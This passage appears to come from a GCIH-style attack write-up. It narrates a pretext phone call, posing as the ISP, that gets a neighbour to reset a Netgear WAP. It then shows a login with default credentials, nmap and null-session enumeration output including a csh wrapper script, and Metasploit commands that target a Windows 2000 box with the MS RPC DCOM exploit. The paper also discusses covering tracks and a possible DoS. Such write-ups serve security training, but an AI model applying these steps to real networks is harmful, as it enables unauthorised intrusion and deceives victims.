
Realm MR814v2

User Name

Password

□ Save this password in your password list

I enter the default values – “admin” and “password”, and I’m in!



Setup Wizard

The Smart Setup Wizard Can Detect The Type Of Internet Connection That You Have.

Do You Want The Smart Setup Wizard To Try And Detect The Connection Type Now?

● Yes.


○ No. I Want To Configure The Router Myself.

Next

Smart Setup Wizard Help

After connecting the MR814v2 router into your network, you must configure it. You can do this using the Smart Setup Wizard -- where the wizard will attempt to auto-detect the type of Internet service you have through your ISP -- or you can configure the router manually. It is recommended that, if you aren't used to setting up Internet connections, you let the Smart Setup Wizard do some of the work for you.

I say I'll configure it myself, and click on LAN IP Setup. It shows me its default configuration:



LAN IP Setup

LAN TCP/IP Setup

IP Address 192 . 168 . 0 . 1

IP Subnet Mask 255 . 255 . 255 . 0

RIP Direction None

RIP Version Disabled

☑ Use Router as DHCP Server

Starting IP Address 192 . 168 . 0 . 2

Ending IP Address 192 . 168 . 0 . 51

Address Reservation

	#	IP Address	Device Name	Mac Address

LAN IP Setup Help

The DHCP and TCP/IP default values work for most users.

LAN TCP/IP Setup

These are advanced settings that you may configure if you are a network administrator and your network contains multiple routers. If you make any changes to these settings you will need to restart your computer(s) for the settings to take effect.

- **IP Address:** Type the IP address of your router in dotted decimal notation (factory default: 192.168.0.1).
- **IP Subnet Mask:** The subnet mask specifies

Next, I fire up snort

http://www.snort.org/dl [42]

to use as a sniffer:

```
C:\>snort -v
Running in packet dump mode
Log directory = log

Initializing Network Interface \Device\NPF_{B1C4356B-47EB-40FC-8A39-
19AB412E385D}

        --== Initializing Snort ==--
Initializing Output Plugins!
```

```
Decoding Ethernet on interface \Device\NPF_{B1C4356B-47EB-40FC-8A39-
19AB412E385D}

        --== Initialization Complete ==--

-*> Snort! <*-
Version 2.1.0-ODBC-MySQL-FlexRESP-WIN32 (Build 10)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
1.7-WIN32 Port By Michael Davis (mike@datanerds.net,
www.datanerds.net/~mike)
1.8 - 2.1 WIN32 Port By Chris Reid
(chris.reid@codecraftconsultants.com)
```

Now, all I need is a packet…

“Yep, my screen says that your upgrade is complete! Just to be safe, since people have had problems with those Netgears, can you check that everything’s working? Just try to go to any web site.”

“Sure, I can do that. Let me see… G-O-O-G-L-E-.-C-O-M.

She gets an hourglass, and I get:

```
04/09-10:22:24.859393 ARP who-has 10.11.11.1 tell 10.11.11.12

04/09-10:22:25.873897 ARP who-has 10.11.11.1 tell 10.11.11.12

04/09-10:22:27.872470 ARP who-has 10.11.11.1 tell 10.11.11.12

04/09-10:22:29.875715 ARP who-has 10.11.11.1 tell 10.11.11.12

04/09-10:22:33.881290 ARP who-has 10.11.11.1 tell 10.11.11.12

04/09-10:22:41.907277 ARP who-has 10.11.11.1 tell 10.11.11.12

04/09-10:22:42.904907 ARP who-has 10.11.11.1 tell 10.11.11.12

04/09-10:22:43.906386 ARP who-has 10.11.11.1 tell 10.11.11.12
```


Aha! Success!!!

I now know that the old IP of the WAP was 10.11.11.1. In addition, I know there’s a machine at 10.11.11.12.

Ok, time to fix her internet connection real quick, by changing the WAP back to its old IP.

Restoring Network Connectivity

I change the WAP's IP to 10.11.11.1, and change the DHCP IP's to start at 200, which I'm confident is above what Vic would have used. This will give my machine an IP of 10.11.11.200, which shouldn't conflict with any existing systems on the network.



LAN IP Setup

LAN TCP/IP Setup

IP Address 10 . 11 . 11 . 1

IP Subnet Mask 255 . 255 . 255 . 0

RIP Direction None

RIP Version Disabled

☑ Use Router as DHCP Server

Starting IP Address 10 . 11 . 11 . 200

Ending IP Address 10 . 11 . 11 . 254

Address Reservation

	#	IP Address	Device Name	Mac Address

LAN IP Setup Help

The DHCP and TCP/IP default values work for most users.

LAN TCP/IP Setup

These are advanced settings that you may configure if you are a network administrator and your network contains multiple routers. If you make any changes to these settings you will need to restart your computer(s) for the settings to take effect.

- **IP Address:** Type the IP address of your router in dotted decimal notation (factory default: 192.168.0.1).
- **IP Subnet Mask:** The subnet mask specifies

I hit apply.

Getting a New DHCP Lease (bounce.bat)

The tool warns me that I've changed the IP of the WAP, and will need to change my own IP. I do this by typing, "bounce" into a command shell – which runs "bounce.bat" – a batch file containing:

```
ipconfig /release
ping -n 3 localhost > NUL
ipconfig /renew
```

This releases my DHCP lease, sleeps (waits) for 3 seconds ("ping –n <secs> localhost > NUL" is a way to do "sleep <secs>" using native dos commands), and gets a new lease.

After running this, my notebook has an IP of 10.11.11.200, and the WAP is back to 10.11.11.1, which is what it was before the hard reset.

Also, it is important to note that the WAP has *itself* received a new DHCP lease from the DSL modem – so it has proper settings for DNS and such. This is important, because 10.11.11.12 is still expecting 10.11.11.1 to be its DNS server, as well as its default gateway. Since the WAP got its configuration from the DSL modem when it booted after the reset, it will be able to respond to the DNS lookup query of "google.com", and everything will work like it's supposed to.

It's been well under a minute since I asked her to type G-O-O-G-L-E-.-C-O-M.

"Ok, try it again now."

This time I see 1 arp request from 10.11.11.12, asking about 10.11.11.1, and that's it.

Recall that we won't see the WAP's reply to the arp request, or any of the subsequent traffic with google – because this is a switched network. However, we know that the requestor received a reply – because we didn't see a bunch more arp requests.

"Oh there it goes. It's working fine now."

"That's great. Ok, you're fully upgraded to the new system – congratulations! Do you have any questions?"

"Nope – thanks for your help."

"Thank you – you did great! Please have a nice day, and thank you for choosing Your Internet Service.

Click.

We're in!

Keeping Access

In this scenario, keeping access doesn't really apply. I don't plan on coming back and sitting outside Vic's house again. Today is a one shot deal – a chance to get on the network and attack a system there. If I'm successful in that, then keeping access to *that* system is the first thing I'll do! That's really the point of this whole endeavor. I want to get into a machine at his house, and make it so I can access it from the internet. That's where I will then launch my attack against Cownoids.

If the situation were different – like let's say I was working for a company that had a WAP on its network, but rarely used it – I might do a DFS reset to own the WAP, and give it my own WEP key and password. That way, I could keep using it until somebody else tried to.

Covering Tracks

As discussed previously, covering my tracks will be tricky. Really, how I do this will depend on what I find in the next 2 parts of the attack. If I'm able to get into a machine, and if I can find the old WEP key – or better yet, a saved configuration file – then I'll probably do my best to restore all the WAP settings to what they were before the reset.

If, on the other hand, I can't find anything with the old WEP key, then I'll have to choose between leaving the connection working and locking out the password, or performing another reset and leaving it blank – ensuring the Vic hears about the phone call this morning.

It really depends on whether Olive is going to mention anything to Vic about the ISP calling. The phone call went as well as I could have hoped for. I gave her no reason to be suspicious, and we confirmed that everything was working when we were done – so she won't be thinking about checking it again throughout the day. I just have to keep my fingers crossed that she has more important things to worry about.

It crossed my mind to launch a denial of service attack against Cownoids, before Tim goes home – to keep him there late. Maybe if he came home late, and grumpy, they wouldn't talk. However, Vic talking about having computer problems might also job Olive's memory and make her mention the morning incident.

I’m going to have to play it by ear. Hopefully, I’ll penetrate deeply enough to achieve all my goals even if Tim finds out about the strange call and what Olive has done.

That Would Never Happen To *Me*

Think that this scenario would never happen? Well, although the author does not know about a documented case of “DFSWAP”, the exploitation of WLANs is widespread. Within the last couple of months, as of the writing of this paper, one man pleaded guilty to "attempted extortion affecting commerce" after he tried to extort $17M from a company he was upset with [43]; and three others plead guilty to trying to hack into Lowe’s computers to harvest credit card numbers [44]. Both parties used vulnerable wireless networks to gain access.

………………………....EXTRA

This completes the detailed exploit analysis portion of the paper. Exploit parts II and III will be presented in far less detail, leaving unanswered questions as an exercise for the reader. The level of information shall be sufficient to demonstrate that the goals, as described elsewhere in the paper, have been met.

After parts II and III of the exploit are described, detailed analysis will resume with the Incident Handling portion of the paper.

EXPLOIT Part II – Owning a Windows Box Using the Metasploit Framework to Exploit the MS RPC DCOM Vulnerability

MS RPC DCOM is a very well known, and very well studied vulnerability. It is a popular basis for attacks against windows machines, since it affects virtually any unpatched windows platform, and grants system privileges when executed.

To do this, it exploits a buffer overflow bug in the RPC DCOM service software.

What’s a buffer overflow? If you want to know all about it, read Mark Donaldson’s GSEC practical:

> The objective of this study is to take one inside the buffer overflow attack and bridge the gap between the “descriptive account” and the “technically intensive account”. The intent is to provide a logical, detailed, and technical explanation of

> the problem and the exploit that can be well understood by all, including those with little background in the mechanics and methodology of applications programming.

Which is available at:

> http://www.sans.org/rr/papers/index.php?id=386 [45]

For an analysis of RPC DCOM, and this vulnerability, try:

> http://www.giac.org/practical/GCIH/Dave_Shackleford_GCIH.pdf [46]

If you want to know even more about this exploit, visit the GIAC GCIH page:

> http://www.giac.org/GCIH_600.php

At the time of this writing, entering “dcom” in the SEARCH field returned 111 documents (!).

As said previously, we’ll be using the Metasploit Framework to perform this exploit. This gives us a choice of payload to deliver. In our case, we’ll choose to get a command shell.

Exploit Name

MS RPC DCOM.

Operating System

Most windows platforms.

Protocols/Services/Applications

RPC DCOM.

Exploit Variants

Most variants change the payload, or modify the way the exploit exits (to crash or not crash the rpc dcom service).

Description and Exploit Analysis

This thing will mess you up.

Exploit/Attack Signatures

Not many. A network IDS can look for characteristic patterns in the shell code.

Platforms/Environments

Victim's Platform (win2K box)

Micron TransPort™ TREK notebook computer (simulating a desktop)
266 MHz Pentium
64M RAM
Intel EtherExpress PRO 10/100 PCMCIA card

Vanilla “out of the box” installation of Windows 2000
  No updates installed.
  Version: 5.00.2195

Source Network (Attacker)

Target’s WLAN.

Target Network

Netgear MR814v2 WAP, with victim pc on a wired port.

Network Diagram

```
          <-==-> ... Wi-Fi ... <-==->
_________||                __||__           ________
|________ ||               |____| ------------------|________|
  Attacker                 WAP                    Victim
```

The Attack (Part II)

Reconnaissance

No recon this time.

Scanning

nmap

Nmap is a required tool in every toolbox. It's available from:

http://www.insecure.org/nmap/nmap_download.html [47]

Here are some of its options:

```
C:\>nmap
Nmap V. 3.00 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing
policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes
resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to
<logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network
interface
  --interactive Go into interactive mode (then press h for help)
  --win_help Windows-specific features
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

Let’s run a quick port sweep (to see if there are any other machines on the network that answer pings):

```
C:\>nmap -sP 10.11.11.*

Starting nmap V. 3.00 ( www.insecure.org/nmap )
Host  (10.11.11.1) appears to be up.
Host WIN2KBOX (10.11.11.12) appears to be up.
Host  (10.11.11.255) appears to be up.
Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 16
seconds
```

“WIN2KBOX” seems to be the only machine – let’s see what OS it is (as if we didn’t know from the name :) by using the OS “fingerprinting” feature:

```
C:\>nmap -O 10.11.11.12

Starting nmap V. 3.00 ( www.insecure.org/nmap )
Insufficient responses for TCP sequencing (3), OS detection may
be less accurate

Interesting ports on WIN2KBOX (10.11.11.12):
(The 1597 ports scanned but not shown below are in state: closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
1025/tcp   open        NFS-or-IIS
Remote OS guesses: Windows NT 5 Beta2 or Beta3, Windows
Millennium Edition (Me),
 Win 2000, or WinXP, MS Windows2000 Professional RC1/W2K Advance
Server Beta3

Nmap run completed -- 1 IP address (1 host up) scanned in 5
seconds
```

enum (null sessions)

I have a little c-shell shell script for enumerating all the ways to run enum, which I call ‘enums’. enum uses windows “null sessions” to get certain information. Here’s the script:

```
#!/bin/csh -f
    # if no arg, enum ourself
if (! $#) then
    set target = localhost
else
    set target = “$1”
endif
```

```
    # list all the ways we want to call enum, in order, as: <OPT>=<DESC>
    #    <OPT> is a 1 char option to enum (e.g. ‘S’ for ‘–S’)
    #    <DESC> is a 1 word description (e.g. “Shares”)
    #    separated by ‘=’ so we can split them up
foreach f (S=Shares U=Users N=Namelist G=Groups P=Passwords M=Machine L=LSA)
        # strip off =<Desc>, prepend '-' (e.g. ‘-S’ for the first one)
    set opt = -`echo $f | sed 's/=.*//'`

        # strip off <OPT>=
    set desc = `echo $f | sed 's/.=//'`

        # call enum, adding -d(etail)
    echo "============> enum $opt ($desc) <============"
    enum -d $opt $target
    echo ""
end
```

See how the script adds a descriptive header in front of each one? (if you just ‘enum –S –U …’ it runs all the responses together, and doesn’t run them in the order you supply on the command line)

Here’s all the enum options:

```
C:\>enum
usage:  enum  [switches]  [hostname|ip]
  -U:  get userlist
  -M:  get machine list
  -N:  get namelist dump (different from -U|-M)
  -S:  get sharelist
  -P:  get password policy information
  -G:  get group and member list
  -L:  get LSA policy information
  -D:  dictionary crack, needs -u and -f
  -d:  be detailed, applies to -U and -S
  -c:  don't cancel sessions
  -u:  specify username to use (default "")
  -p:  specify password to use (default "")
  -f:  specify dictfile to use (wants -D)
```

Running the script produces:

```
C:\>enums 10.11.11.12
      ============> enum -S (Shares) <============
      server: 10.11.11.12
      setting up session... success.
      enumerating shares (pass 1)... got 3 shares, 0 left:
        ipc: IPC$ (Remote IPC)
        fs: ADMIN$ (Remote Admin)
        fs: C$ (Default share)
      cleaning up... success.
```

Oooh, look at that…

```
============> enum -U (Users) <============
server: 10.11.11.12
setting up session... success.
getting user list (pass 1, index 0)... success, got 2.
  Administrator (Built-in account for administering the
computer/domain)
  attributes:
  Guest (Built-in account for guest access to the
computer/domain)
  attributes: disabled no_passwd
cleaning up... success.
```

This is looking like a generic install…

```
============> enum -N (Namelist) <============
server: 10.11.11.12
setting up session... success.
enumerating names (pass 1)... got 2 accounts, 0 left:
admin: Administrator
  comment: Built-in account for administering the computer/domain
  login:
  good logins: 33
guest: Guest
  comment: Built-in account for guest access to the
computer/domain
cleaning up... success.

============> enum -G (Groups) <============
server: 10.11.11.12
setting up session... success.
Group: Administrators
WIN2KBOX\Administrator
Group: Backup Operators
Group: Guests
WIN2KBOX\Guest
Group: Power Users
Group: Replicator
Group: Users
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Authenticated Users
cleaning up... success.

============> enum -P (Passwords) <============
server: 10.11.11.12
setting up session... success.
password policy:
  min length: none
  min age: none
  max age: 42 days
  lockout threshold: none
  lockout duration: 30 mins
  lockout reset: 30 mins
cleaning up... success.

============> enum -M (Machine) <============
server: 10.11.11.12
setting up session... success.
```

```
getting machine list (pass 1, index 0)... success, got 0.
cleaning up... success.

============> enum -L (LSA) <============
server: 10.11.11.12
setting up session... success.
opening lsa policy... success.
server role: 3 [primary (unknown)]
names:
  netbios: WIN2KBOX
  domain: WORKGROUP
quota:
  paged pool limit: 33554432
  non paged pool limit: 1048576
  min work set size: 65536
  max work set size: 251658240
  pagefile limit: 0
  time limit: 0
trusted domains:
  indeterminate
netlogon done by a PDC server
cleaning up... success.

C:\>
```

Exploiting the System

This appears to be an unpatched windows 2000 box, with port 135 open – sounds like ms rpc dcom to me :)

msfconsole (Metasploit Framework Console)

Let’s just go for it!

```
[root]#  ./msfconsole

                __.                       .__.        .__. __.
  _____   _____/  |______    ____________ |  |   ____ |__|/  |_
 /     \_/ __ \   __\__  \  /  ___/\____ \|  |  /  _ \|  \   __\
|  Y Y  \  ___/|  |  / __ \_\___ \ |  |_> >  |_(  <_> )  ||  |
|__|_|  /\___  >__| (____  /____  >|   __/|____/\____/|__||__|
      \/     \/  v2.1    \/     \/ |__|

+ -- --=[ msfconsole v2.1 [21 exploits - 27 payloads]


msf > show exploits
```

This shows all the exploits the tool has to offer. I have to pick one that’s valid for my target.

```
Metasploit Framework Loaded Exploits
====================================

  apache_chunked_win32       Apache Win32 Chunked Encoding
  blackice_pam_icq           Blackice/RealSecure/Other ISS ICQ Parser
Buffer Overflow
  exchange2000_xexch50       Exchange 2000 MS03-46 Heap Overflow
  frontpage_fp30reg_chunked  Frontpage fp30reg.dll Chunked Encoding
  ia_webmail                 IA WebMail 3.x Buffer Overflow
  iis50_nsiislog_post        IIS 5.0 nsiislog.dll POST Overflow
  iis50_printer_overflow     IIS 5.0 Printer Buffer Overflow
  iis50_webdav_ntdll         IIS 5.0 WebDAV ntdll.dll Overflow
  imail_ldap                 IMail LDAP Service Buffer Overflow
  msrpc_dcom_ms03_026        Microsoft RPC DCOM MSO3-026
  mssql2000_resolution       MSSQL 2000 Resolution Overflow
  poptop_negative_read       Poptop Negative Read Overflow
  realserver_describe_linux  RealServer Describe Buffer Overflow
  samba_nttrans              Samba Fragment Reassembly Overflow
  samba_trans2open           Samba trans2open Overflow
  sambar6_search_results     Sambar 6 Search Results Buffer Overflow
  servu_mdtm_overflow        Serv-U FTPD MDTM Overflow
  solaris_sadmind_exec       Solaris sadmind Command Execution
  svnserve_date              Subversion Date Svnserve
  warftpd_165_pass           War-FTPD 1.65 PASS Overflow
  windows_ssl_pct            Windows SSL PCT Overflow

msf > show payloads
```

Now I list all the available payloads – note that not all will apply.

```
Metasploit Framework Loaded Payloads
====================================

  bsdx86bind               Listen for connection and spawn a shell
  bsdx86bind_ie            Listen for connection and spawn a shell
  bsdx86findsock           Spawn a shell on the established connection
  bsdx86reverse            Connect back to attacker and spawn a shell
  bsdx86reverse_ie         Connect back to attacker and spawn a shell
  cmd_generic              Run a specific command on the remote system
  cmd_sol_bind             Use inetd to create a persistent bindshell
  cmd_unix_reverse         Use telnet|sh|telnet to simulate reverse shell
  linx86bind               Listen for connection and spawn a shell
  linx86bind_ie            Listen for connection and spawn a shell
  linx86findsock           Spawn a shell on the established connection
  linx86reverse            Connect back to attacker and spawn a shell
  linx86reverse_ie         Connect back to attacker and spawn a shell
  linx86reverse_imp        Connect to attacker, download impurity module
  linx86reverse_xor        Connect to attacker, spawn an encrypted shell
  solx86bind               Listen for connection and spawn a shell
  solx86findsock           Spawn a shell on the established connection
  solx86reverse            Connect back to attacker and spawn a shell
  winadduser               Create a new user and add to local
Administrators group
  winbind                  Listen for connection and spawn a shell
  winbind_stg              Listen for connection and spawn a shell
  winbind_stg_upexec       Listen for connection, upload and exec file
  winexec                  Execute an arbitrary command
  winreverse               Connect back to attacker and spawn a shell
  winreverse_stg           Connect back to attacker and spawn a shell
  winreverse_stg_ie        Listen for connection, send address of GP/LL
across, read/exec InlineEgg
  winreverse_stg_upexec    Connect back to attacker and spawn a shell
```

```
      msf > use msrpc_dcom_ms03_026
```

Here, I select the “MS RPC DCOM” as the exploit I’d like to research :-) Notice that it changes the prompt, to remind me which exploit I’m currently working on. Note that it says ‘(winbind)’ after the exploit in the prompt? That’s because the tool remembers that I’ve set a default payload of winbind (Listen for connection and spawn a shell) for this particular exploit.

```
      msf msrpc_dcom_ms03_026(winbind) > setg RHOST 10.11.11.12
```

Next, I set a global variable RHOST (remote host) to be the IP of the machine I’m attacking. This will provide a default value for this as well as any other attacks I run.

```
      msf msrpc_dcom_ms03_026(winbind) > show options
```

Options are context sensitive – they change depending on the exploit and payload you’ve selected. This also lets me review the settings to make sure they’re correct. As you can see, I’m all set to launch an attack against RHOST (10.11.11.12) on port RPORT (135 – the RPC DCOM port) and if successful, listen on port LPORT (4444), and when a connection is made, spawn a shell.

```
      Exploit and Payload Options
      ===========================

        Exploit:    Name      Default        Description
        --------    ------    -----------    ------------------
        required    RHOST     10.11.11.12    The target address
        required    RPORT     135            The target port

        Payload:    Name        Default    Description
        --------    --------    --------   ------------------------------------
      ------
        optional    EXITFUNC    seh        Exit technique: "process", "thread",
      "seh"
